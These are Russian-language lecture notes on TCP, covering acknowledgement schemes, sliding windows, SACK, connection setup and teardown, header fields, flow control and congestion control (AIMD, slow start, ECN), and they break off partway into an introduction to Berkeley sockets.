
TCP protocol

? Протокол TCP – подтверждение доставки:

- TCP (Transmission Control Protocol) – Протокол Управления Передачей – обеспечивает надёжность доставки:
 - Гарантия доставки
 - Подтверждение доставки – варианты подтверждения:
 - Остановка и ожидание (Wi-Fi, канальный уровень)
 - Скользящее окно (TCP, транспортный уровень)
 - Повторная отправка неподтверждённых сообщений.
 - Гарантия следования сообщений

? Варианты подтверждение доставки:


- Остановка и ожидание (Wi-Fi, канальный уровень)
- Скользящее окно (TCP, транспортный уровень)



? Эффективность использования скользящего окна на Транспортном уровне

- Время передачи сообщения короткое, но не мгновенное
- В среде может «находиться» некоторый объём данных (объём данных = скорость × задержка)
- Локальные сети – небольшой объём – эффективно использовать вариант подтверждения «Остановка и ожидания» – на Канальном уровне (например, в Wi-Fi)
- Широкие территориально-протяжённые сети – большой объём – эффективно использовать вариант подтверждения «Скользящее окно» – на Транспортном уровне
- ПРИМЕР:
 - Сеть NNN, канал «City A – City B», пропускная способность канала (скорость) 10 Гб/с, протяжённость 465 км, задержка 10 мс
 - Объём данных в сети = пропускная способность × задержка = $10 \text{ Гб/с} \times 10 \text{ мс} = 12,5 \text{ Мбайт}$
 - Значит Отправитель начал передавать данные, и до того как первая порция данных дойдёт до Получателя в сеть может быть отправлено $12,5 \text{ Мбайт} + 12,5 \text{ Мбайт}$ пока подтверждение от Получателя дойдёт к Отправителю. Т.е. от момента отправки сообщения до момента получения подтверждения на него, в сеть можно отправить 25 Мбайт
 - Если останавливаться и ждать получения подтверждения каждого сегмента, то в 1 секунду можно передать всего 50 сегментов → скорость передачи данных = 75 Кбайт/с << 10 Гб/с (пропускной способности канала)

? Термин «Скользящее Окно»



- Размер окна – количество байтов данных, которые могут быть переданы без получения подтверждения.
- Принцип действия:
 - Есть отправленные сегменты, которые ожидают подтверждения: 7 сегментов
 - Пришло подтверждение на 3 сегмента
 - Окно сдвигается на неотправленные 3 сегмента вперёд – «скользит» – 3 сегмента отправляются
 - Снова подтверждения ожидают 7 переданных сегментов
- Есть 2 типа подтверждения, которые могут использоваться с алгоритмом скользящего окна:
 - Кумулятивное подтверждение – Подтверждение приёма указанного байта и всех предыдущих (Используется по умолчанию)

Проблема Кумулятивного подтверждения:


 - Из-за распространения высокотехнологических каналов связи большой протяжённости в TCP размер скользящего окна может быть увеличен до 1 Гбайта
 - Передан 1 Гбайт данных
 - 1 сегмент посередине потерялся
 - Подтверждение может быть получено только для первой половины (500 Мбайт)
 - Придётся ещё раз передавать данные (500 Мбайт), которые уже есть у получателя, но отправитель не знает, т.к. подтверждение «прервалось» на потерянном сегменте посередине
 - Решение проблемы – Выборочное подтверждение (SACK – Selective Acknowledgment)
 - Выборочное подтверждение (SACK – Selective Acknowledgment) – подтверждение диапазона принятых байт – эффективно при большом размере окна (дополнительное поле заголовка TCP «параметр»)

Решение проблемы Кумулятивного подтверждения:

 - Получатель подтверждает диапазон полученных байт: 500 Мбайт – 1 сегмент + 500 Мбайт
 - Т.е. подтверждения не получил всего 1 потерянный сегмент
 - Отправитель вместо повторной отправки 500 Мбайт отправляет всего 1 недостающий сегмент

? Соединение протокола TCP

- TCP (Transmission Control Protocol) – Протокол Управления Передачей – обеспечивает надёжность доставки:
 - Гарантия доставки
 - Гарантия порядка следования сообщений
- Чтобы обеспечить гарантии доставки нельзя просто начать передачу данных, как в UDP или IP
- Процесс передачи данных в TCP:
 - Установка соединения – «трёхкратное рукопожатие»:
 - SYN
 - SYN+ACK
 - ACK
 - Передача данных
 - Разрыв соединения
 - FIN – ACK – Одностороннее закрытие
 - RST – Разрыв из-за критической ситуации




Установка соединения TCP

- Установка соединения
 - Отправитель отправляет сегмент-запрос на установку соединения – синхронизацию + порядковый номер в сообщении передаваемого байта: **SYN, байт 7537**
 - Получатель посыпает отправителю сегмент, куда включает сообщение о синхронизации «SYN», подтверждение о полученном байте «ACK» с номером следующего ожидаемого байта «7538» (№

полученного + 1). Так же Получатель включает в сегмент номер байта в потоке байт «36829»: **SYN, байт 36829, ACK 7538**

- Отправитель передаёт Получателю сегмент с ожидаемым Получателем байтом «7538», а так же подтверждение о получении байта в потоке байт № «36829» «ACK» и ожидание следующего байта № в потоке +1: **Байт 7538, ACK 36830**
- После этого соединение считается установленным и можно передавать данные
- Соединение в TCP дуплексное – данные могут передаваться в обе стороны
- Схема разрыва соединения:
 - Одновременное – обе стороны разорвали соединение
 - Одностороннее – одна сторона прекращает передавать данные, но может принимать
- Варианты Разрыва соединения:
 - Одностороннее закрытие (FIN)
 - Отправитель и Получатель могут передавать данные друг-другу
 - У отправителя данные закончились
 - Отправитель передаёт Получателю сообщение «FIN» – о разрыве соединения
 - Получатель подтверждает «ACK»
 - Теперь Отправитель не может посыпать данные Получателю
 - Но Получатель может продолжать посыпать данные Отправителю
 - Когда и у Получателя закончились данные, он скидывает Отправителю «FIN»
 - Отправитель подтверждает «ACK»
 - Теперь никто из них не может передавать данные – соединение разорвано
 - Разрыв из-за критической ситуации (RST)
 - Отправитель и Получатель могут передавать данные друг-другу
 - Возникла критическая ситуация: ошибка с приложением или оборудованием
 - (Некоторые протоколы используют этот режим просто для закрытия соединения)
 - Отправитель передаёт Получателю сегмент «RST»
 - Соединение сразу разрывается в обе стороны



? Формат заголовка протокола TCP



ПОРТ ОТПРАВИТЕЛЯ, ПОРТ ПОЛУЧАТЕЛЯ

- Адреса на Транспортном уровне – какому приложению предназначен данный сегмент

ПОРЯДКОВЫЙ НОМЕР

- TCP получает от вышестоящего уровня поток байт, который делится на части – «сегменты»
Поток байт от приложения

Сегмент	Сегмент	Сегмент	Сегмент
Байт 1000	Байт 2460	Байт 3920	Байт 5380

- TCP нумерует байты в потоке
- В поле «Порядковый номер» содержится первый номер байта в сегменте: 1000 или 2460 или 3920
- Если используется сеть Ethernet, размер сегмента составляет, как правило, 1460 байт, чтобы вместе с заголовками TCP и IP вышло 1500 байт и можно было поместиться кадр Ethernet:
1460 Байт (сегмент) + 20 Байт (заголовок TCP) + 20 Байт (заголовок IP) = 1500 Байт (кадр Ethernet)

НОМЕР ПОДТВЕРЖДЕНИЯ

- Отправитель → Получатель: Байт 1000 (до 2459)
- Получатель → Отправитель: ACK, жду байт 2460 (№ последнего + 1)
- «2460» – это и есть Номер подтверждения при Кумулятивном подтверждении

ДЛИНА ЗАГОЛОВКА

- Заголовок TCP (как и IP) состоит из двух частей:
 - Обязательной части – длина 20 Байт
 - Необязательной части – длина разная: 0 – ...
- В поле «Длин Заголовка» записывается общая длина заголовка TCP

РЕЗЕРВ

- 3 бита – сейчас не используются

ФЛАГИ

- 9 бит – 9 флагов:
 - NS – для управления перегрузкой
 - SWR – тоже для управления перегрузкой
 - ECE – тоже для управления перегрузкой
 - URG – в сегменте содержаться срочные данные, которые необходимо скорей передать приложению; используется вместе с полем «Указатель на срочные данные», которое содержит адрес этих данных – сейчас этот флаг и поле не используются
 - ACK – используется, если в поле «Номер подтверждения» записаны осмысленные данные – для подтверждения принятой ранее информации
 - PSH – полученные данные надо срочно передать приложению, без предварительной записи в буфер – сейчас этот флаг не используется

- RST – Используется для разрыва соединения
- SYN – Используется для установки соединения
- FIN – Используется для разрыва соединения

РАЗМЕР ОКНА

- В этом поле Получатель указывает сколько данных он может принять
- Поле используется для управления потоком

КОНТРОЛЬНАЯ СУММА

- Для проверки правильности доставки данных
- Если контрольная сумма рассчитанная Получателем не совпадает с суммой в заголовке TCP – такой сегмент отбрасывается

УКАЗАТЕЛЬ НА СРОЧНЫЕ ДАННЫЕ

- Содержит адрес срочных данных
- Сейчас не используется

ПАРАМЕТРЫ

- Не обязательное поле и часть заголовка
- В отличие от поля «Опции» в IP, поле «Параметры» в TCP используется часто
- Некоторые из параметров:
 - MSS, Maximum Segment Size – Максимальный размер сегмента – указывает максимальный сегмент, который может принять получатель (если используется Ethernet, то MSS = 1460 Байт). Задаётся Отправителем и Получателем при установке соединения.
 - Масштаб Окна – Поле «Размер Окна» в заголовке TCP позволяет указать максимальный размер, доступный для Получателя 65535 Байт. Но это маленький размер для скоростных и территориально-протяжённых каналов. Если использовать такой размер окна, то скорость передачи будет низкая. Параметр «Масштаб Окна» позволяет увеличить размер окна до 1ГБ.
 - SACK, Selective Acknowledgment – Подтверждение диапазонов принятых байт, (а не всех данных до определённого байта).
 - Метки времени – используется для диагностических целей

ДАННЫЕ

- После обязательных и необязательных заголовков в TCP-сегменте идёт поле «Данные»
- Не обязательно – могут быть сегменты и без данных, н-р, при установки соединения.



? Управление потоком в TCP

I Причина «затопления»:

- В сети могут у-ва разной производительности.
- Может быть быстрый Отправитель и медленный Получатель
- Быстрый Отправитель передаёт 7 сегментов, а медленный Получатель может принять только 2
- Остальные 5 сегментов отбрасываются.
- Задача TCP – Управление потоком (Flow Control) – предотвращение «затопления» медленного Получателя

II Причина «затопления»:

- На Транспортном уровне работа происходит с Приложениями.
- У Получателя есть: Транспортная система – Буфер – Приложение
- В отличии от Сетевого и Канального ур-ней, где маршрутизаторы и коммутаторы обрабатывают сообщения сразу, Приложение не обязано читать данные сразу, как только они появились (Приложение может быть занято, читать данные по расписанию 1 раз/мин, и т.д.)
- Данные из сети записываются в некоторый промежуточный Буфер
- Приложение со временем читает данные из Буфера
- Но, Приложение по каким-либо причинам может не читать эти данные
- Буфер будет почти полностью занят, и место в нём может быть всего для, н-р, 2ух сегментов.
- А Отправитель передал в сеть 7 сегментов.
- В результате 2 сегмента будут приняты, остальные 5 – отброшены.
- Нужен механизм, позволяющий Получателю сказать: сколько именно данных он может принять чтобы отправитель не передавал слишком много данных – Для этой цели используется поле «Размер окна»




? Использование поля «Размер окна» при Управлении потоками

	<ul style="list-style-type: none"> Размер Буфера у Получателя = 8 сегментов Отправитель передаёт 1 сегмент Сегмент записывается в Буфер Получатель передаёт подтверждение этого сегмента В подтверждении кроме № следующего ожидаемого байта – указывается размер окна = $10220B = 7 \times 1460B = 7$ сегментов
	<ul style="list-style-type: none"> (Используется сеть Ethernet, в которой размер кадра = $1500B = 1460B$ размер данных сегмента + 20Б заголовок TCP + 20Б заголовок IP) Отправитель передаёт сразу 4 сегмента Они записываются в буфер Получатель отправляет подтверждение, где указывает новый размер окна, который = $4380B = 3 \times 1460B = 3$ сегмента Приложение занято и ничего из буфера не читает
	<ul style="list-style-type: none"> Отправитель передаёт 3 сегмента Они записываются в Буфер Место в Буфере заканчивается Получатель, передавая подтверждение, указывает что размер окна = 0 Эти он говорит Отправителю, чтобы тот остановился и пока ничего не передавал Отправитель делает паузу и ждёт следующего сообщения...
	<ul style="list-style-type: none"> Приложение прочитало часть данных из Буфера Освободилось место для 2 сегментов Получатель заново отправляет подтверждение последнего принятого байта, и указывает новый размер окна = $2920B = 2 \times 1460B = 2$ сегмента Отправитель передаёт эти 2 сегмента, которые снова записываются в Буфер
	<ul style="list-style-type: none"> Отправитель, если ждёт особенно долго, может передать так называемый сегмент «Zero Window Probe» – Просьба подтвердить, что размер окна всё ещё = 0 – передаётся, чтобы убедиться, что Получатель всё ещё на связи и не произошло каких-либо ошибок Получатель должен в ответ отправить подтверждение, где указать, что размер окна = 0 или новый размер окна

? Управление перегрузкой в TCP

ПРОБЛЕМА ПЕРЕГРУЗКИ

- Управление потоком TCP – предотвращение отправки в сеть слишком большого количества сегментов, которые не могут быть приняты получателем, у которого просто не достаточно места в Буфере
- Получатель при отправке каждого подтверждения указывает так же размер окна – количество байт, которые он может принять
- Отправлять больше данных в сеть не имеет смысла
- Но может быть и другая проблема: в Буфере получателя может быть достаточно свободного места, но сеть через которую передаются данные – перегружена – одновременно большое кол-во компьютеров решили передавать данные



- Маршрутизаторы не способны передать такое большое кол-во пакетов в единицу времен, и они вынуждены отбрасывать пакет
- В этом случае происходит «перегрузка» – отправители передают в сеть слишком большое кол-во данных, однако большая часть из этих данных отбрасывается маршрутизаторами и не доходит до получателя
- Таким образом, большая часть каналов в сети занята, но полезные данные от Отправителя к Получателю почти не доходят
- Первый Коллапс перегрузки в Интернет произошёл в 1986 (Internet collapse) – каналы связи загружены полностью – скорость передачи данных между хостами падала на порядок

РЕШЕНИЕ ПРОБЛЕМЫ ПЕРЕГРУЗКИ

- Учёт загрузки сети при определении размера окна
- Традиционный подход: фиксированное окно = 8 сегментов
- Предложенный подход: размер окна динамически меняется в зависимости от нагрузки на сеть
- Механизм реализации: окно перегрузки

? 2 типа окна TCP

Таким образом, у TCP есть 2 типа окна:

- Окно управления потоком – на стороне Получателя – размер окна задаётся Получателем, в зависимости от того, сколько места в буфере, и передаётся Отправителю в сегментах с подтверждением
- Окно перегрузки – на стороне Отправителя – его размер рассчитывается отправителем, в зависимости от того, какая нагрузка на сеть, а не от того – сколько данных может принять приложение. Т.к., даже если приложение может принять много данных, но сеть перегружена – нет смысла отправлять это кол-во данных

? Управление скоростью передачи в TCP

- Маленький размер окна – в сеть отправляется мало сегментов
 - «–» – Сегментов в сеть отправляется мало
 - «–» – Не полностью используется пропускная способность сети
 - «–» – Низкая скорость передачи данных
- Большой размер окна – в сеть отправляется много сегментов
 - «–» – Сегментов в сеть отправляется слишком много
 - «–» – Происходит перегрузка, и маршрутизаторы отбрасывают пакеты
 - «–» – Низкая скорость передачи данных
- Необходим способ определения оптимального размера окна, чтобы приложение смогло принять эти данные и записать их в свой буфер
- AIMD, Additive Increase / Multiplicative Decrease – Аддитивное увеличение / Мультипликативное уменьшение – Метод, использующийся в TCP для определения размера окна перегрузки

$$w(t+1) = \begin{cases} w(t) + a & \text{– если нет перегрузки} \\ w(t) \times b & \text{– если есть перегрузка} \end{cases}$$

Типовые параметры:

$a = MSS$ – макс размер сегмента – если нет перегрузки прибавляется к размеру окна – Аддитивное увеличение

$b = \frac{1}{2}$ – если есть перегрузка – уменьшается на 2 – Мультипликативное уменьшение



- Начинаем передавать данные
- Поступают подтверждения
- Размер окна увеличивается – Аддитивное увеличение
- В сети произошла перегрузка, поступил сигнал
- Размер окна уменьшается в 2 раза – Мультипликативное уменьшение
- Затем, данные передаются
- Размер окна при каждом подтверждении увеличивается на 1 сегмент – Аддитивное увеличение
- И т.д.

- Сигнал о перегрузке – Сложная задача, т.к. перегрузка может происходить в сегменте сети, который не является ни сегментом Отправителя, ни сегментом Получателя
 - Потеря сегмента. Сейчас в кач-ве Сигнала о перегрузке используется потеря сегмента. Считается, что сейчас каналы хорошего качества, и если произошла потеря сегмента, то не из-за ошибки канала, а из-за того, что сеть перегружена. Поэтому надо уменьшить размер окна, для того чтобы избежать дальнейшей перегрузки.
 - Задержка сегмента
 - Сигнал от маршрутизатора (Explicit Congestion Notification)
- Проблема метода AIMD – медленный (линейный) рост размера окна перегрузки
 - Приемлемо на медленных каналах
 - Неприемлемо на быстрых надёжных каналах
- Медленный Старт – альтернативный метод управления размером окна перегрузки.
 - Первоначально размер окна перегрузки устанавливается маленький (1 или 4 сегмента)
 - При каждом получении подтверждения отправляется 2 сегмента
 - Экспоненциальный рост размера окна
 - «–» После сигнала о перегрузке начинаем сначала
- В TCP используется комбинация Медленного Старта и AIMD



- Сначала используется Медленный старт, для того, чтобы быстро заполнить пропускную способность канала.
- После того как размер окна достиг определённого значения «Порог медленного старта» – Происходит переход на Аддитивное увеличение / Мультипликативное уменьшение.
- Дальше используется AIMD
- Размер окна увеличивается медленно, но если пришёл сигнал о перегрузке – размер окна уменьшается в 2 раза, а не снижается до «0».
- Порог медленного старта определяется так:
 - Запускается медленный старт
 - Размер окна увеличивается, пока не поступит сигнал о перегрузке
 - Полученный размер окна делится в 2 раза = значение порога медленного старта.

? Проблемы сигнала «Потеря сегмента»

- I Проблема: TCP сам создаёт перегрузку:
 - Размер окна постоянно увеличивается
 - Окно начинает уменьшаться только после того, как перегрузка уже произошла
- II Проблема: Глобальная синхронизация TCP (TCP Global Synchronization)
 - Место в буфере маршрутизатора заканчивается, он отбрасывает всё новые сегменты
 - Отправители получают сигнал о перегрузке и уменьшают размер окна
 - Передача данных начинается всеми отправителями почти одновременно – на маршрутизатор опять приходит большое кол-во пакетов, что ведёт к перегрузке

? Сигнал «Задержка сегмента»

- Измерение Round Trip Time – продвижение сегмента от Отправителя до Получателя и обратно
- Отправитель замеряет Round Trip Time
- Вычисляет среднее время
- Сравнивает новые Round Trip Time со средним
- При значительном увеличении Round Trip Time, Отправитель уменьшает размер Окна Перегрузки
- «+» Метод «Задержка сегмента» позволяет обнаружить перегрузку ещё до того, как она произошла

? Проблемы сигнала «Потеря сегмента»

- Надёжность ниже, чем у «Задержки сегмента»
- «Несправедливость» на загруженных каналах – Размер окна уменьшается при задержке сегмента, а другие отправители уменьшают только при потере сегмента
- РЕШЕНИЕ: Совместное использование сигналов «Задержка» и «Потеря Сегмента»
- ПРИМЕР: Compound TCP Microsoft

? Сигнал от маршрутизатора

Прежде всего, маршрутизатор должен поддерживать отправку такого сигнала

- Random Early Detection – маршрутизатор начинает с некоторой вероятностью отбрасывать пакеты ещё до того как буфер полностью заполнен и началась перегрузка. В результате отправители узнают о перегрузке до потери сегмента, ещё до того, как перегрузка произошла – и получают возможность заранее уменьшить окно перегрузки. Но это не явный тип сигнала
- ECN, Explicit Congestion Notification – обеспечивает отправку явного сигнала от маршрутизатора к отправителю о том, что в сети происходит перегрузка.
 - Отправитель передаёт сегмент в сеть.
 - Сегмент попадает на маршрутизатор, который знает, что сеть находится на грани перед перегрузкой
 - Маршрутизатор в этом сегменте, в IP-заголовке устанавливает соответствующий флаг о перегрузке сети и направляет этот сегмент дальше
 - Сегмент приходит к Получателю
 - Получатель видит флаги, сигнализирующие о перегрузке сети
 - Получатель посыпает Отправителю подтверждение о получении сегмента, и в подтверждении, уже в TCP-заголовке устанавливает флаги о перегрузке в сети
 - Отправитель получает подтверждение, видит флаги о перегрузке и уменьшает размер окна
 - В заголовке IP используются 2 бита в поле «Тип Сервиса» (8 бит):
 - «00» – перегрузки нет
 - «11» – перегрузка произошла
 - В заголовке TCP используются 3 флага:
 - ECE, ECN-Echo – устанавливается Получателем, при получении сигнала о перегрузке от маршрутизатора
 - CWR, Congestion Window Reduced – устанавливается Отправителем для подтверждения получения сигнала о перегрузке
 - NS, ECN-nonce Concealment Protection – защита от случайного или злонамеренного изменения флагов ECN


Socket Interface

? Для чего применяются Интерфейсы.

Кроме протоколов UDP/TCP, которые используются для взаимодействия одних и тех же уровней на разных хостах, используются также Интерфейсы, которые применяются для взаимодействия между разными уровнями.

? Интерфейс Транспортного ур-ня (в стеке протоколов TCP/IP):

- Транспортный уровень – первый уровень с которым может взаимодействовать программист
- Многие сетевые приложения взаимодействуют именно с Транспортным уровнем
- Интерфейс Сокетов – интерфейс для взаимодействия с Транспортным уровнем



? Сокет

- 1983 – Сокеты впервые появились в ОС Berkeley UNIX 4.2 BSD
 - Сокет в UNIX – это файл специального вида
 - Всё что записывается в файл – передаётся по сети на другой компьютер
 - Другой компьютер может прочитать данные оттуда как из обычного файла
 - Передача данных по сети скрыта от программиста
- Сокеты – де-факто стандарт интерфейсов для транспортной подсистемы – взаимодействия программ с транспортным уровнем
- Сокет (Socket) – программный интерфейс для обеспечения обмена данными между процессами.
- Процессы при таком обмене могут исполняться как на одном хосте, так и на различных, связанных сетью.
- Сокет – абстрактный объект, представляющий конечную точку соединения.
- Для взаимодействия между машинами с помощью стека протоколов TCP/IP используются адреса и порты.
- Адрес представляет собой 32-битную структуру для протокола IPv4, 128-битную для IPv6.
- Номер порта – целое число в диапазоне от 0 до 65535 (для протокола TCP).
- Эта пара определяет сокет («гнездо», соответствующее адресу и порту).
- Различные варианты Сокетов реализованы в разных ОС и языках программирования

? Операции Сокетов Беркли


Большинство современных Сокетов имеют такие же, или схожие операции как Сокеты Беркли

Типы операций	Операция	Назначение
Создание сокетов	Socket	Создать новый Сокет
	Bind	Связать сокет с IP-адресом и портом
	Listen	Объявить о желании принимать соединения
